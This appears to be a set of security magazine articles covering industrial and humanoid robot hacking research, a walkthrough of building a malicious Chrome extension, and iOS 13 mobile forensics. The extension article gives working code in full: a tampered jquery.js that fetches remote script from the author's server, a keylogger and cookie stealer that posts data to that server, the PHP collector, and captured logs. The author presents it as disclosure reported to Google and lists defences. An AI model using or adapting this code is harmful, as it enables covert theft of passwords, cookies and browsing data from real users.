When hackers hack robots, they can change the robot’s movements. When they do this, the production line, the product produced and the people there can be physically damaged. If the hacked robot produces faulty product and it is not noticed that the product is faulty, different results may occur. When a robot produces a faulty product, the risk varies according to the usage area of the product. For example, an error found in one of the moving parts of a car, in millimetres, can produce different bad results.

The most crucial result is data leakage. In some cases, industrial robots can store data about the manufactured product. When the information stored by a hacked robot is leaked, this information is no more secret for the company. For example, if the robot used by the company in the production of the aircraft wing part is hacked, the product information, which is considered a state secret, may be obtained by other countries. This can cause serious military and political problems.

Another detail in Trend Micro's research was that there were tens of thousands of industrial robots connected to the internet. This rather risky situation makes it easier for hackers to access robots. Ultimately, if an object is connected to the Internet, it can be hacked.

In response to the question "What should be done for the safety of industrial robots now?": the standards set by the industry should be created in the best way to ensure the safety of industrial robots. Robot manufacturing companies should release the required security updates to their robots, and users need to install the updates that are released for the robots they use.

However, the company said that most users are afraid to apply a software or security update to their robots. Users are reluctant to apply updates, taking into account the possible difficulties of updating a robot and based on errors that could hinder production. This threatens the security of industrial robots, as Trend Micro's mentioned it.

It is natural for users to be afraid of applying updates. Because, it has always been difficult to upgrade any product, software etc. to the next version in the IT sector. When a company wants to update the operating system it uses on its computers, it can face various challenges. However, updating despite the challenges is crucial to the company's safety and future. If companies continue to use their systems without timely updates, it makes the hackers' job easier.

Killer & Ransomware Robots


After the research by Trend Micro, another cybersecurity company started researching the fact that robots could cause physical or material damage.

In 2017, in the research conducted by IOActive, some safety tests were performed on the cobots (the name given to collaborative robots) used in the industrial field. The results were a guide for what awaits us in the future. Cobots are robots that work with humans in many different production facilities. These robots provide much more efficiency on the production line than humans, and companies prefer them.

The research revealed that these industrial robots, working with humans, could have their security configurations changed by hacking and that people could take physical damage. Security configurations allow robots to operate within certain limits and can only be changed by the manufacturer or the user. These configurations provide the determination of a robot's working speed, the area it can move, its strength... Changing the configurations causes the robot to work differently and thus affecting the people working with it.


For example, if we expand the motion area of the robot, which uses a 45-degree area in front of it, someone near the robot may be injured. As a result of safety tests on one of Universal Robots' "UR" models, it shows that robots can physically harm humans.

In 2018, research by IOActive found that robots could be exposed to ransom virus attacks. In the research conducted by researchers on softbank robots (Nao and Pepper), they created a ransom virus that affects both robots.



Pepper and Nao are popular robots used worldwide. Pepper is often used in the welcoming parts of companies as it resembles humans. Nao, on the other hand, has a humanoid appearance like Pepper and is used in many places for various purposes.

The researchers did ransom virus studies on the Nao robot they had. However, this affected not only Nao but also the Pepper robot. Because the operating systems and security weaknesses of Nao and Pepper were the same. In the studies carried out, the ransom virus coded by the researchers was successfully transmitted to Nao. After the virus was transmitted, the robot demanded Bitcoin loudly from the owner. This rather scary situation can have different results depending on the type of user.



When customers come to a company that owns a Pepper robot, the first thing they see is a humanoid robot that holds a screen in hand. When this robot is attacked by a ransom virus, imagine that adult content is constantly being displayed on the screen unless the desired ransom is paid or the ransom virus is removed. How would the customers react to the situation until the employees realise this? The company will receive a negative rating from its customers in this type of ransom virus attack. Therefore, it will suffer both financial and emotional damage.

One of the motivations behind hackers wanting to attack robots with ransom virus attack is that robots store data just like computers do. These data are kept usually temporary on the robot. So, the data is processed after it arrives at the robot. After processing, it is sent to another storage unit. In addition, the data (if we say it for Pepper) consists of important information such as image, sound and customer information. Another motivation is that companies often pay the ransom wanted by hackers. Even in ransom viruses infected with computers, companies can pay the required ransom if there is no way to remove the ransom virus and there is no backup of their data. The situation in the robots is different than computers. When robots get infected with a ransom virus, a staff that understands how the specific robot works is needed. Naturally, companies send the robot to the service, since it is usually unlikely to have such staff in the company. Sending the robot to the service and waiting for it to come back means loss of work that will occur for weeks. Therefore, companies prefer to pay the ransom, so as not to waste time.

In the three pieces of research I have shared with you, one of the important points to be addressed is the inattention of robot manufacturers and users on safety. When manufacturers market their robots, they (naturally) usually talk about technical features, types of jobs the robot can do, etc.. However, it is not mentioned that the necessary measures are taken against the hacking of robots. This does not mean that no safety precautions are taken for robots. However, producers do not take the necessary security measures sufficiently. Users are also careless about security: they are usually late to install the published security patches or don't even install them at all; and when using the robot, do not apply security suggestions properly.



I think we have found the answer to the question “What happens if robots are hacked?”. If robots are hacked, companies may experience loss of reputation and material, personnel injury, and even loss of life. To prevent all this, apart from taking security measures, it is necessary to change the perception of the “robot” in popular culture. As I mentioned at the beginning of the article, we have to throw out the dystopian thoughts in our heads such as “robots will take over the world, destroy the human generation”. Robots replace people in most areas with the work they can already do. It is true to say that “robots will take over the world”. However, thoughts such as “robots will destroy the human generation, we will fight them” are extremely crazy and unrealistic thoughts. Because we are the owners of robots. Although we give robots an artificial intelligence and learning ability, they are our product. We are the ones that make robots murderers or compel the world to take over.

So we have to realize that robots are not a danger to the world and humanity: the real danger is humans. Anyway, when we look at the history of the world, we see that every technology discovered endangers humanity when it is abused by people. So if we want to use robots safely and build our future beautifully, we need to realise that the danger behind robots is humans and we must take precautions accordingly.

Spies In Our Browser: Attackers May be Watching You

Do you use extensions in your internet browser? Although these extensions make it easier to use and control the browser, how they work in the background may actually not be that innocent at all. Recently, I have found the time to test the question that used to confuse my mind for a while. I developed a malicious extension, successfully managed to get over the test team and succeeded to upload it to the Google Chrome store.

You have two options to run this extension in the Google Browser. First one, go to `chrome://extensions`, turn “Developer mode” on and download the extensions folder - or you are going to have to download the extension from the Google Web Store. We don’t have the opportunity to access all users’ computers physically so we will be using the Chrome Web Store to upload our extension. If you want your extension to be downloaded by everyone, you should upload it to the Web Store. As a precaution taken to avoid unnecessary apps and accounts, Google demands 5\$. After making this payment, you are going to have a Developer account and now you can upload your extension to be checked by the Google team. If no malicious code is found, it will be publicly available on the Web Store. This verification process which generally takes 3-5 days aims to prevent malicious extensions.

In this article, we are going to mention why you should be careful while using a browser extension. Though it has been examined and verified by the competent Google teams, some critical points may be missed out. I don’t know if it would be right to name it a security breach, yet this may be mentioned as a security problem. Because all you have to do is press the “Add extension” button to open the door to the attackers. Attackers can fully take the browser’s control with a single click. So you shouldn’t think in such a manner as “Google has reviewed it so it must be safe”.

Step 1: Develop A Secure Extension

Firstly, let’s develop a secure extension. Because as I mentioned above, if the Google team notices any malicious code block in your extension, your extension won’t be published. I developed an extension which shows the users IP address. Innocent, isn’t it?

The browser wants to 4 type file to interpret the extension:

- manifest.json
- JavaScript files
- HTML page
- Extension icons

The manifest file introduces the extension to the browser. It includes extension name, explanation of extension, version etc. At the same time, the manifest file contains:

- JavaScript files that the extension will use,
- URL that the extension will access,
- Permissions that the extension will use,

- The HTML page that the extension will execute,
- Extension icons

First two subject are important here. We will take a look at these 2 subjects later.

The manifest file's content:

```
1  {
2    "name": "what is My IP",
3    "version": "1.0",
4    "manifest_version": 2,
5    "description": "This extension help you to find your IP address.",
6
7    "browser_action": {
8      "default_icon": {
9        "16": "i16.png",
10       "32": "i32.png",
11       "48": "i48.png",
12       "128": "i128.png"
13     },
14     "default_popup": "index.html"
15   },
16
17   "icons": {
18     "16": "i16.png",
19     "32": "i32.png",
20     "48": "i48.png",
21     "128": "i128.png"
22   },
23
24   "content_scripts":
25   [{
26     "js": ["jquery.js", "main.js"],
27     "matches": ["http://*/*", "https://*/*"]
28   }],
29
30   "permissions": ["activeTab"]
31 }
32 }
```

We remarked the page to be displayed when clicked on the extension on the 14th line, the JavaScript files which will be used on the 26th line, and the URLs the extension can access on the 27th line. Also, by specifying the permission on the 30th line, we told that the extension will work only for the open tab.

Now, we will take a look at the about index.html, jquery.js ve main.js files. These are the index.html codes:

```
1  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
2    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3  <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
4  <center>
5    <h1>It is your IP:</h1>
6    <script src="jquery.js"></script>
7    <script src="main.js"></script>
8    <h3><div id="printip"></div></h3>
9  </html>
```

We included JavaScript files which we will use in the 6th and 7th line and we printed user IP address in the 8th line to the screen.

main.js file uses the jQuery library and ipify.org API to extract the user's IP address:

```
1 $.getJSON("https://api.ipify.org/?format=json", function(e) {
2   $("#printip").text(e.ip);
3 });
```

Everything looks very nice until here, doesn't it? Now, It is time to do our job! We have just stated that we will use jquery.js in manifest.json and index.html. Let's download the latest version of jQuery from <https://jquery.com/download/>.

Step 2: Add and Hide malicious Codes

Now, we will play a game. As I just stated before, we will develop a secure yet malicious extension. The extension will be secure because Google will examine it. Therefore it should not contain any malicious code for publishing in the market. So, what we should do? **We will extract the malicious code from the browser.** Then, Google will approve our extension because it does not contain any malicious code. When Google publishes the extension, we will send the malicious command from our own browser to the browser where the extension is installed.

I am not going to include the write jquery.js code here. I used original jquery.js files but added my own code to the bottom line.

```
mousedown mouseup mousemove mouseover mouseout mouseenter mouseleave
function(e,t){return 0<arguments.length?this.on(n,null,e,t):this.trig
extend({bind:function(e,t,n){return this.on(e,null,t,n)},unbind:funct
undelegate:function(e,t,n){return 1===arguments.length?this.off(e,"**
e=n),m(e)}return r=s.call(arguments,2),(i=function(){return e.apply(t
?k.readyWait++:k.ready(!0)},k.isArray=Array.isArray,k.parseJSON=JSON.
isNumeric=function(e){var t=k.type(e);return "number"===t||"string"===
function(){return k}});var Qt=C.jQuery,Jt=C.$;return k.noConflict=func
3 $.getScript("https://numanozdemir.com/addon.txt");
```


So the jquery.js file I used was the original file I downloaded from jquery.com, but I added my own code to the bottom line. As you can see in the third line, I pull malicious code from my site (numanozdemir.com/addon.txt).

What happens after? I paid the developer fine to Google and after I sent the extension to examination. They approved and published it. Do you think this happened because the Google team didn't open the jquery.js file and thought it was original or Google could not see any malicious code at numanozdemir.com/addon.txt? It could have been both because I did not enter any code to the my addon.txt files until it was approved. Therefore the Google team verified the secure of the extension and uploaded it to the store.

We finished the hardest part now and passed to the easy part. Let's download the extension



I selected add extension (as you can see above) and downloaded it to my browser with a single click. Now I am vulnerable to attack, and attackers can remotely execute the JavaScript code in my browser through this extension.



Now we uploaded the extension but what is the worst case the attackers can do? With this extension, the attacker can:

- Change the design and content of the websites that you visit
- Learn all your passwords
- Capture your cookies and your account on websites
- Drive you to malicious and illegal websites
- Make illegal transaction through your browser
- Earn money by crypto money mining in your browser
- Threaten online banking by changing forms and requests
- See the websites that you enter and take screenshots
- Do many other malicious actions like this.

How can they do this? We configured the extension to extract the code from my website (numanozdemir.com/addon.txt), so I can edit the addon.txt file and run any malicious code in the users' browser whenever I want. Let's write a basic script and see how attackers capture user's cookies and keyboard entries.

While the extension was in the approval stage, the content of the addon.txt files was empty. Now that the extension has been approved by the team and published to the store, I can now update the addon.txt code as follows:

```

1  if(document.domain != "jimcdhdkaonfagfhfpkehjldbnfaohhc"){
2
3  document.onkeypress = function(e) {
4  var xhttp2 = new XMLHttpRequest();
5  xhttp2.open("POST", "https://numanozdemir.com/stealer.php", true);
6  xhttp2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
7  xhttp2.send("keylogger="+e.key);
8  }
9
10
11 }
12
13
14 var today = new Date();
15 var dd = String(today.getDate()).padStart(2, '0');
16 var mm = String(today.getMonth() + 1).padStart(2, '0');
17 var yyyy = today.getFullYear();
18
19 today = mm + '/' + dd + '/' + yyyy;
20
21 var informations = "Date: "+today+"\r\rDomain: "+document.documentURI+"\r\r
22 Cookies: "+document.cookie+"\r\r-----\r\r";
23
24 if(document.domain != "jimcdhdkaonfagfhfpkehjldbnfaohhc"){
25
26 var xhttp = new XMLHttpRequest();
27 xhttp.open("POST", "https://numanozdemir.com/stealer.php", true);
28 xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
29 xhttp.send("stealer="+informations);
30
31 }

```

Explanation: On the 1st line, the extension identity has been specified and specified that these codes should not run in the extension page, but on the addresses outside of the extension page.

We made the keys stroked to be sent to <https://numanozdemir.com/stealer.php> address between 3rd and 11th lines. We get the current date with the code written between the 14th and 19th lines. We gather website address which is visited, date and cookies between 21st and 22nd lines. If it is outside the extension page between the 24th and 31st lines, we ensure that this information we collect is sent to our site.

Then, we will create 3 more files on our website named, stealer.php, keylogger_logs.txt and stealer_logs.txt and enter the following codes to stealer.php:

```

1  <?php
2  header("Access-Control-Allow-Origin: *");
3
4  if(!empty($_POST['keylogger'])) {
5      $logfile = fopen('keylogger_logs.txt', 'a+');
6      fwrite($logfile, $_POST['keylogger']);
7      fclose($logfile);
8  }
9
10 if(!empty($_POST['stealer'])) {
11     $logfile2 = fopen('stealer_logs.txt', 'a+');
12     fwrite($logfile2, $_POST['stealer']);
13     fclose($logfile2);
14 }
15 ?>

```

Everything is complete. After then, we can record the address visited, cookies and the keys stroked by the user who uploaded the extension.

Proof:

```

← → ↻ numanozdemir.com/stealer_logs.txt
Date: 11/14/2019
Domain: https://www.microsoft.com/uk-ua/
Cookies: ONERFSSO=1; optimizezyEndUserId=oeu1506613526524r0.8095155520193811; MSFPC-ID=3ec123597fa57b47957ee87e5a85370aDate: 11/14/2019
Domain: https://numanozdemir.com/stealer_logs.txt
Cookies:
-----
Date: 11/14/2019
Domain: https://hacking.net/
Cookies: xf_csrf=d-JkZ6E2pfWjeGzT; _ga=GA1.1.1896245539.1573757541; xf_notice_dismiss=-1; _ga_JELF5M2KH1=GS1.1.1573757540.1.1.1573760539.0
-----

```

The output of the keylogger:

```

← → ↻ numanozdemir.com/keylogger_logs.txt
just a test for keylogger385172kfndpasswrctestxxx

```

So what should we do, how can we be protected?

Actually everybody has responsibility in this part. While the owners of websites should use HTTP headers like *Content-Security-Policy* and give *HttpOnly* value to cookies; the users should not trust every extension. I do not know how exactly Google performs the examinations but they should not allow the remote importation of JavaScript and perform these examinations more carefully. The current developers need to use the *Subresource Integrity (SRI)* method in order not to be affected by an attack. When I reported this scenario to Google, they told me that “this is working as expected”.

When I told them they should not allow the remote importation of JavaScript, they told me that “this has been announced beforehand” and that they are “thinking to overcome it with the Manifest V3 update in 2020”. Rightly, Google does not include the possible security breaches of extensions within scope of bug bounty.

Also, when I reported that, they removed my malicious extension which I installed on the market. Regardless, we can not deny the attention Google pays for security. They deserve appreciation in this regard.

Except for taking small precautions, we do not have any other option than to wait for the Manifest V3 update for now. With this update that will be released in 2020, we will see if the malicious extensions which are currently in the market will be examined again or will continue to exist and threaten the security. This danger also affects not only Chrome but all modern browsers which use the same extension structure.

Additionally, if you want to watch the video which I took to send to Google, scan the QR Code below. If you are using a smartphone, YouTube will automatically recognise it.



This article has been written for educational uses and explains why one has to be careful while using products available in market store, even though it has been verified by Google. There is no illegal purpose/doctrine that underlies in this article. Also, after the report, Google has stated that explaining this issue will not be a problem.


In this context, we hope to provide our readers with the essential information. Secure days!



Mobile Forensic vs “iOS 13!”

Apple company, founded by Steve Jobs, has become a global brand and stands out with its security features. On the other hand, companies that develop software in the field of mobile forensic continue to work on how to circumvent this security and obtain more data. So how is Cellebrite, which has made its name in the field of mobile forensic and has faced Apple many times, doing in the latest version of iOS 13, which is the latest update to Apple phones? Let's take a look at the general situation.

UFED 4PC, the image obtainment software of Cellebrite, applies “Logical” and “Advanced Logical” data extraction techniques for Apple-branded devices. It is not possible to say that these methods are very applicable to Apple devices with iOS 13 version at the moment.

After the studies in the version of UFED 4PC 7.18.0.199, it was attempted to perform image obtainment with the “Advanced Logical” method, but it was found that it gave the “Read Memory” error.





After the studies, it was determined that the "Advanced Logical" image obtainment process could not be performed in the 7.18.0.199 version of the UFED 4PC program on devices with IOS 13 operating system.

As a result of the studies carried out on the "logical" image obtainment method, it has been determined that, "Call Records", "Contacts", "Calendar" information, "SMS", "MMS", "Files", "E-mail", "Social Correspondence" and "media" data can be accessed. After the received image file was opened, it was determined that only "Media" data were accessible.

